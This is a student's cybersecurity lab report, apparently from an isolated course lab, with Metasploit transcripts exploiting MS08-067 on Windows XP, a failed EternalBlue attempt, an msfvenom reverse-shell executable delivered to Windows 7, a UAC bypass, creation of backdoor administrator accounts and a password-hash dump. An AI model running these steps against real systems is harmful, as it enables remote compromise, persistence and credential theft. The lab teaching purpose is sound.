

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 4: Penetration Testing in Microsoft
Windows

Zyron James M. Sumulong

01058957


```
root@kali: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds

(root@kali)-[~]
# msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts

      ,:ok000kdc'          'cdk000ka:
      ,x000000000000c      c00000000000x,
      :00000000000000k,    ,k0000000000000:
      '000000000kkkk0000:  :0000000000000000'
      o00000000.          ,o000o0000l.      ,0000000o
      d00000000.          ,c00000c.          ,0000000x
      l00000000.          ;d;                ,0000000l
      .00000000.          ;                  ,00000000.
      c0000000.          ,00c.          'o00.      ,0000000c
      o000000.          ,0000.          :0000.     ,000000e
      l00000.          ,0000.          :0000.     ,00000l
      ;0000'          ,0000.          :0000.     ;0000;
      ,d00o          ,0000occcx0000.      x00d.
      ,k0l          ,0000000000000.      ,d0k,
      ;kk;          ,0000000000000.c0k:
      ;k0000000000000k:
      ,x00000000000x,
      ,l0000000l.
      ,d0d,
      .

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08_067

Matching Modules
```

4. (2 pts) Select: exploit/windows/smb/ms08_067_netapi
5. (2 pts) Set payload: windows/meterpreter/reverse_tcp
6. (2 pts) Configure: RHOSTS, LHOST and LPORT

```
msf6 > search ms08_067

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative
      corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.10.14
rhosts => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
```

7. (2 pts) Display the configurations and screenshot of “show options”

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.10.14   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
  etasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

View the full module info with the info, or info -d command.
```

8. (5 pts) Run exploit and confirm Meterpreter session

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.14:1037) at 2026-03-10 22:51:39 -0400


meterpreter > █
```

9. (5 pts) Explain why the exploit succeeded (or did not succeed)

The exploit succeeded because Windows XP contains the MS08-067 vulnerability in the Server service. Since the system is unpatched and the SMB port (445) is open, Metasploit was able to send a RPC request that triggered a buffer overflow. This allowed remote code execution and opened a Meterpreter session on the target machine.

10. [Post-exploitation] (5 pts):

- Capture screenshot
- Display system's local date/time
- Retrieve SID
- Identify current process ID
- Gather system information



The image shows a Metasploit Meterpreter session on the left and a Windows Image Viewer window on the right. The Meterpreter session shows the execution of the `exploit(windows/smb/ms08_067_netapi)` module, which successfully established a Meterpreter session on the target machine (192.168.10.14). The session then performs several post-exploitation actions: `screenshot` (saving the image to `/root/INcGCHdz.jpeg`), `localtime` (displaying the local date/time as 2026-03-10 21:55:31.988 Eastern Standard Time), `getsid` (retrieving the server SID as S-1-5-18), `getpid` (retrieving the current process ID as 1000), and `sysinfo` (gathering system information such as computer name, OS, architecture, and domain).

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted)
LHOST	192.168.10.13	yes	The listen address
LPORT	4444	yes	The listen port

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.14:445 - Automatically detecting the target
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4444 -> 192.168.10.14)

meterpreter > screenshot
Screenshot saved to: /root/INcGCHdz.jpeg
meterpreter > localtime
Local Date/Time: 2026-03-10 21:55:31.988 Eastern Standard Time
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1000
meterpreter > sysinfo
Computer      : ORG-JLF9I0GWXFM
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

INcGCHdz.jpeg - Image Viewer [3/3]
File Edit View Go Help
800 x 600 98.9 kB 100.0%

Task B. Testing Eternal Blue (MS17-010) Against Windows Server 2022 (10 pts)

In this task, try to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to Windows Server 2022.

- (5 pt) Show your results and configuration.

```
root@kali: ~
File Actions Edit View Help
root@kali)-[~]
# nmap 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-10 22:59 EDT
Nmap scan report for 192.168.10.19
Host is up (0.0029s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:40:57:2C (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 17.66 seconds
```

Running nmap on Windows Server 2022

```
root@kali: ~
File Actions Edit View Help
+ --=[ metasploit v6.3.55-dev ]
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ --=[ 1391 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Wi
ndows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command    2017-03-14      normal  No     MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010     normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Exec
ution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
msf6 >
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.19
rhosts => 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.10.13
lhost => 192.168.10.13
```

Opened msfconsole, searched for eternal blue, used eternal blue as exploit by “use exploit/windows/smb/ms17_010_eternalblue” for the exploit module, set rhosts to Windows Server 2022 and lhost to Internal Kali. Set payload windows/meterpreter/reverse_tcp

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4498
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

- (5 pt) Explain why EternalBlue typically fails against Windows Server 2022.

EternalBlue (MS17-010) targets a vulnerability in the SMBv1 protocol used by older Windows systems. Windows Server 2022 has this vulnerability patched and SMBv1 is disabled by default. Because the operating system includes modern security protections and updates, the exploit fails to execute and no reverse shell is established.

Task C. Exploit Windows 7 with a deliverable payload (60 pts).

In this task, you need to create an executable payload in Internal Kali with the required configurations below.

1. Generate Executable Payload (5 * 2pts = 20 pts)
[Submit the screenshot for each step]
 - a. Create a Windows executable payload
 - b. Use reverse_tcp
 - c. LPORT = 4444 (you may change it)
 - d. LHOST = Internal Kali IP
 - e. Payload filename = Your MIDAS ID.exe (for example, svatsa.exe)

```

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=4444 -f exe -o zsumu001.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: zsumu001.exe

root@kali:~# ls
Desktop  Documents  Downloads  lncGCHdz.jpeg  Music  Pictures  Public  SbbVENCw.jpeg  shared-drives  Templates  Videos  vNnsaETr.jpeg  zsumu001.exe

```

2. Host and Deliver Payload (5* 2 pts = 10 pts)
[Submit the screenshot for each step]

- a. Start a web server on Internal Kali

```

root@kali:~# service apache2 start

root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Tue 2026-03-10 23:38:33 EDT; 12s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 11362 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 11365 (apache2)
     Tasks: 6 (limit: 3320)
    Memory: 14.8M (peak: 15.1M)
       CPU: 53ms
   CGroup: /system.slice/apache2.service
           └─11365 /usr/sbin/apache2 -k start
             └─11368 /usr/sbin/apache2 -k start
               └─11369 /usr/sbin/apache2 -k start
                 └─11370 /usr/sbin/apache2 -k start
                   └─11371 /usr/sbin/apache2 -k start
                     └─11372 /usr/sbin/apache2 -k start

Mar 10 23:38:32 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Mar 10 23:38:32 kali apachectl[11364]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName'>
Mar 10 23:38:33 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-20/20 (END)

```

- b. Upload payload to web root (Apache or python http server)

```
(root@kali)-[~]
└─# mv zsumu001.exe /var/www/html/


(root@kali)-[~]
└─# cd /var/www/html/

(root@kali)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  zsumu001.exe

(root@kali)-[/var/www/html]
└─# cd ~

(root@kali)-[~]
└─# rm /var/www/html/index.*
```

c. Download payload from Windows 7



d. Configure Metasploit handler

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) >

```

e. Execute payload on target

```

msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ---      -
  Name      Current Setting  Required  Description
  ---      -
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.10.13   yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444


```

3. Post-Exploitation (10 pts)

[Submit the screenshot for each step]

After the session is established, in Meterpreter:

a. (2 pt) Execute the command to take a screenshot of the target machine if the exploit is successful.



b. (4 pt) Create a text file with the name as YourMIDAS.txt (for example, svatsa.txt) and put the current timestamp in the file.

```

root@kali: ~
File Actions Edit View Help
root@kali)~]
# date > zsumu001.txt
root@kali)~]
# ls
AP0ayZfG.jpeg Desktop Documents Downloads lNcGCHdz.jpeg Music Pictures Public SbbVENCw.jpeg shared-drives Templates Videos vMnsaETr.jpeg zsumu001.txt
root@kali)~]
# cat zsumu001.txt
Wed Mar 11 12:03:22 AM EDT 2026
root@kali)~]
#

```


c. (2 pt) Upload the above text file (YourMIDAS.txt) to the Windows 7 Desktop folder

```

meterpreter > upload 'zsumu001.txt' 'C:\Users\Window 7\Desktop'
[*] Uploading : /root/zsumu001.txt → C:\Users\Window 7\Desktop\zsumu001.txt
[*] Completed : /root/zsumu001.txt → C:\Users\Window 7\Desktop\zsumu001.txt
meterpreter >

```

d. (2 pt) Log in to Windows 7 and verify if the file exists



[Privilege escalation]

4. Gain Administrator Privileges (5 pts)

[Submit the screenshot for each step]

- a. Background the current session
- b. Attempt privilege escalation (gain administrator-level privileges)
- c. Regain elevated session

```
meterpreter > background
[*] Backgrounding session 5...
msf6 exploit(multi/handler) > sessions
```

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/bypassuac) > set session 5
session => 5
```

```
msf6 exploit(windows/local/bypassuac) > show options
```

```
Module options (exploit/windows/local/bypassuac):
```

Name	Current Setting	Required	Description
SESSION	5	yes	The session to run this module on
TECHNIQUE	EXE	yes	Technique to use if UAC is turned off (Accept

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, pro
LHOST	192.168.10.13	yes	The listen address (an interface may be specif
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Windows x86

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/local/bypassuac) > exploit
```

```
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 6 opened (192.168.10.13:4444 → 192.168.10.9:1048) at 2026-03-
```

5. Create Malicious Admin Account (5 * 2 pts =10 pts)

[Submit the screenshot for each step]

Since you have now gained the elevated privilege, in the Meterpreter shell running on the attacker side (Internal Kali),

- (2 pts) Create a new user account (use your real name) with a valid password (do not use your real password)
- (2 pts) Add this user account to the Administrators group
- (2 pts) Create three additional users with their passwords

```
meterpreter > shell
Process 3980 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user zsumu001 P@ssword /add
net user zsumu001 P@ssword /add
The command completed successfully.

C:\Windows\System32>net localgroup administrators zsumu001 /add
net localgroup administrators zsumu001 /add
The command completed successfully.

C:\Windows\System32>net user user1 pass1 /add
net user user1 pass1 /add
The command completed successfully.

C:\Windows\System32>net user user2 pass2 /add
net user user2 pass2 /add
The command completed successfully.

C:\Windows\System32>net user user3 pass3 /add
net user user3 pass3 /add
The command completed successfully.

C:\Windows\System32>
```

d. (2 pts) Display the password hashes using correct command in meterpreter shell

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1004:aad3b435b51404eeaad3b435b51404ee:8d7a851dde3e7bed903a41d686cd33be:::
user2:1005:aad3b435b51404eeaad3b435b51404ee:9cb25b4c2c6bcb8e6fe9384b74ed2b34:::
user3:1006:aad3b435b51404eeaad3b435b51404ee:11999e8f3bb763b7993dc33e5cfff4b90:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
zsumu001:1003:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
meterpreter > hashdump > winlsch.txt
```

- e. (2 pts) Redirect/copy those password hashes, of all the users created, in a new text file named as, winHash.txt. Display the contents of the file, WinHash.txt

```
(root@kali)-[~]
└─# nano winHash.txt
```

```
root@kali: ~
File Actions Edit View Help
GNU nano 7.2 winHash.txt *
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1004:aad3b435b51404eeaad3b435b51404ee:8d7a851dde3e7bed903a41d686cd33be:::
user2:1005:aad3b435b51404eeaad3b435b51404ee:9cb25b4c2c66cb8e6fe9384b74ed2b34:::
user3:1006:aad3b435b51404eeaad3b435b51404ee:11999e8f3bb763b7993dc33e5cfff4b90:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
zsumu001:1003:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^N Replace   ^J Paste     ^U Justify
^C Location  ^L Location  ^M-U Undo    ^M-A Set Mark ^M-] To Bracket
